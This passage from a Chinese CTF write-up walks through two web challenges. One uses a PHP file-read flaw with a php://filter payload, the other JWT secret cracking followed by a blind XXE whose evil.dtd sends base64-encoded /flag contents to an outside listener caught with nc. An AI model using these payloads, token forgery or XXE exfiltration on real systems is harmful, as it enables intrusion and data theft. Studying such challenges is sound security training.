$pdo = new PDO('mysql:host=localhost;dbname=***', '***', '***');
}catch (Exception $e){
die('mysql connected error');
}
$username = (isset($_POST['username']) === true && $_POST['username'] !== '') ? (string)$_POST['username'] : die('Missing username');
$password = (isset($_POST['password']) === true && $_POST['password'] !== '') ? (string)$_POST['password'] : die('Missing password');

if (strlen($username) > 32 || strlen($password) > 32) {
die('is too long');
}

$sth = $pdo->prepare('SELECT password FROM users WHERE username = :username');
$sth->execute([':username' => $username]);
if ($sth->fetch()[0] !== $password) {
die('Error in username or password');
}
$_SESSION['username'] = $username;
unset($_SESSION['is_logined']);
unset($_SESSION['is_guest']);
#echo $username;
header("Location: member.php");
```


Missing username

member.php




```
<!-- ?php
error_reporting(0);
session_start();
include('config.php');
if (isset($_SESSION['username']) === false) {
die('please login first');
}
try{
$pdo = new PDO('mysql:host=localhost;dbname=***', '***', '***');
}catch (Exception $e){
die('mysql connected error');
}
$sth = $pdo->prepare('SELECT permit FROM inspect WHERE username = :username');
$sth->execute([':username' => $_SESSION['username']]);
if ($sth->fetch()[0] === 'TERRIBLE') {
$_SESSION['is_guest'] = true;
}

$_SESSION['is_logined'] = true;
if (isset($_SESSION['is_logined']) === false || isset($_SESSION['is_guest']) === true) {
    echo "no no no!";
}else{
if(isset($_GET['file'])===false)
echo "no";
elseif(is_file($_GET['file']))
echo "you cannot give me a file";
else
readfile($_GET['file']);
}
 ?-->
```

从member.php可以看出，是一个文件读取漏洞，就是利用`readfile($_GET['file']);`读取config.php来获得flag,想读取文件就要绕过`if (isset($_SESSION['is_logined']) === false || isset($_SESSION['is_guest']) === true)`，继续看register.php文件



```
$admin = "sicnu"."#".str_shuffle('hello_here_is_your_flag_but_it_no_easy');
```




```
preg_match('/^(sicnu)((?:#|\w)+)$/i', $code, $matches);
if (count($matches) === 3 && $admin === $matches[0]) {
$sth = $pdo->prepare('INSERT INTO inspect (username, permit) VALUES (:username, :permit)');
$sth->execute([':username' => $username, ':permit' => $matches[1]]);
} else {
$sth = $pdo->prepare('INSERT INTO inspect (username, permit) VALUES (:username, "TERRIBLE")');
$sth->execute([':username' => $username]);
```

这里利用爆破获得code是不太容易的，可以通过$code传入长字符串来让preg_match函数消耗资源（拖延时间）导致后面的语句暂时无法执行，而此时我们的账户已经注册成功了，由于传入大量字符串preg_match不能在短时间内执行完成所以我们可以在这段时间内进行漏洞利用，由于数据库查询是空的所以可以绕过验证(仅适用于php低版本，php7已修复)。

之后登陆，在member.php输入payload：`file=php://filter/resource=config.php`

最后直接查看源码：



```
<?php
error_reporting(0);
$flag="sicnuctf{PHPC0de_Aud1t_FunNy_Byp@s5}";
?><html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
</head>
<body>
    <div align="center"><img src="1.gif" width="400" ></div>
    <div align="center"><p style="color:orange">你是拿不到flag的^..^</p></div>


<!-- ?php
error_reporting(0);
session_start();
include('config.php');
if (isset($_SESSION['username']) === false) {
```

web5-龙湖论坛


- 出题人：昏鸦
- 考点：JWT、Blind XXE

解题思路

进入题目，主要功能点只有3个

1. 注册登录
2. 论坛留言
3. RSS订阅


注册登录和论坛留言都测不出什么，进入RSS订阅功能提示要先成为VIP，抓包可以看到没什么特殊点，只有个token，根据token的格式可以看出是JWT



名称	域名	路径	过期时间	最后访问	
token	127.0.0.1	/sicnuctf/	Mon, 13 May 2019 10:...	Mon, 13 May 2019 09:...	eyJhbG

```
token: "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpX...JlmcBzbsFevChFqeUsMstX9mLf_XZQ4"
  CreationTime: "Mon, 13 May 2019 09:07:25 GMT"
  Domain: "127.0.0.1"
  Expires: "Mon, 13 May 2019 10:07:25 GMT"
  HostOnly: true
  HttpOnly: false
  LastAccessed: "Mon, 13 May 2019 09:07:25 GMT"
  Path: "/sicnuctf/"
  Secure: false
  sameSite: "Unset"
解析的值
  token: Array
```


那么身份认证相关的信息应该是存在JWT里的，解码JWT可以看到`isvip`参数为0



```
Ic2VybmFtZSI6InRlc3QiLCJpc3ZpcCI6MCwiaWF0IjoxNTU3NzM4NDQ1LCJleHAiOjE1NTc3NDIwNDUsIm5iZiI6MTU1NzczODQ0NSwianRpIjoiYTJhMzg1MjJhN2I5ODNjNTViZTNkODc0ZGM1YjdkNWUifQ.va6LiHRYOg_nJlmcBzbsFevChFqeUsMstX9mLf_XZQ4
```


```
{"alg":"HS256","typ":"JWT"}.{"iss":"sys","username":"test","isvip":0,"iat":1557738445,"exp":1557742045,"nbf":1557738445,"jti":"a2a38522a7b983c55be3d874dc5b7d5e"fQ.½®□□tXOg_□□fp□Û°W¯
□jyK🡅²ÕýmLf_]□8
```

构造字典爆破密钥得到密钥为`sicnuctf`



```
root@kali:~# python crackjwt.py eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJzeXMiLCJ1c2VybmFtZSI6InRlc3QiLCJpc3ZpcCI6MCwiaWF0IjoxNTU3NzM4NDQ1LCJleHAiOjE1NTc3NDIwNDUsIm5iZiI6MTU1NzczODQ0NSwianRpIjoiYTJhMzg1MjJhN2I5ODNjNTViZTNkODc0ZGM1YjdkNWUifQ.va6LiHRYOg_nJlmcBzbsFevChFqeUsMstX9mLf_XZQ4 jwt.txt
Cracking JWT eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJzeXMiLCJ1c2VybmFtZSI6InRlc3QiLCJpc3ZpcCI6MCwiaWF0IjoxNTU3NzM4NDQ1LCJleHAiOjE1NTc3NDIwNDUsIm5iZiI6MTU1NzczODQ0NSwianRpIjoiYTJhMzg1MjJhN2I5ODNjNTViZTNkODc0ZGM1YjdkNWUifQ.va6LiHRYOg_nJlmcBzbsFevChFqeUsMstX9mLf_XZQ4
('Found secret key:', 'sicnuctf')
root@kali:~# 
```

用密钥伪造isvip为1的JWT即可访问RSS订阅功能



Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ
pc3MiOiJzeXMiLCJ1c2VybmFtZSI6InRlc3QiLCJ
pc3ZpcCI6MSwiaWF0IjoxNTU3NzM4NDQ1LCJleHA
iOjE1NTc3NDIwNDUsIm5iZiI6MTU1NzczODQ0NSw
ianRpIjoiYTJhMzg1MjJhN2I5ODNjNTViZTNkODc
0ZGM1YjdkNWUifQ.AgbsWpaFl-
v8X9DUtQ8xsPslAgipdn9yVmqSpRnD3uc
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE


```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "iss":"sys",
  "username": "test",
  "isvip":1,
  "iat": 1557738445,
  "exp":1557742045,
  "nbf":1557738445,
  "jti":"a2a38522a7b983c55be3d874dc5b7d5e"
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  sicnuctf
) □ secret base64 encoded
```



添加RSS订阅

http(s)://

http://127.0.0.1

名称	域名	路径	过期时间	最后访问	值	HttpOnly
token	127.0.0.1	/sicnuctf/	Mon, 13 May 2019 10:...	Mon, 13 May 2019 09:...	eyJhbGciOiJI...	false

```
数据
token: "eyJhbGciOiJIUzI1NiI...gipdn9yVmqSpRnD3uc"
  CreationTime: "Mon, 13 May 2019 09:07:25 GMT"
  Domain: "127.0.0.1"
  Expires: "Mon, 13 May 2019 10:07:25 GMT"
  HostOnly: true
  HttpOnly: false
  LastAccessed: "Mon, 13 May 2019 09:29:47 GMT"
  Path: "/sicnuctf/"
  Secure: false
  sameSite: "Unset"
解析的值
  token: Array
```

可以看到RSS订阅处，可以通过URL订阅RSS，猜测是XXE，并且没有回显

构造Blind XXE


payload.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root SYSTEM "http://ip/evil.dtd">
<root>&p;</root>
```


evil.dtd

```
<!ENTITY % p1 SYSTEM "php://filter/read=convert.base64-encode/resource=/flag">
<!ENTITY % p2 "<!ENTITY p SYSTEM 'http://ip:port/%p1;'>">
%p2;
```

即可拿到根目录下的flag



```
[root[redacted] ~]# nc -lvvp 8081
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::8081
Ncat: Listening on 0.0.0.0:8081
Ncat: Connection from [redacted].
Ncat: Connection from [redacted]:23295.
GET /c2ljbnVjdGZ7QjFpbmRYWEVfVzF0aF9KV1RfU2VDcmV0SzN5X0JydXRlfQo= HTTP/1.0
Host: [redacted]
Connection: close
```



```
s = 'c2ljbnVjdGZ7QjFpbmRYWEVfVzF0aF9KV1RfU2VDcmV0SzN5X0JydXRlfQo='
print(base64.b64decode(s))
```

```
b'sicnuctf{B1indXXE_W1th_JWT_SeCretK3y_Brute}\n'
[Finished in 1.2s]
```

出题思路

这道题出的不是很好，没什么技巧。因为能力有限，想了很久实在想不出考点什么好，最初想考点XSS的，后来试了很久达不到想要的效果。最后突然想起JWT就直接在考XXE的点之前加上了JWT


MISC

misc1-厉害了我的哥

- 出题人：昏鸦

解题思路

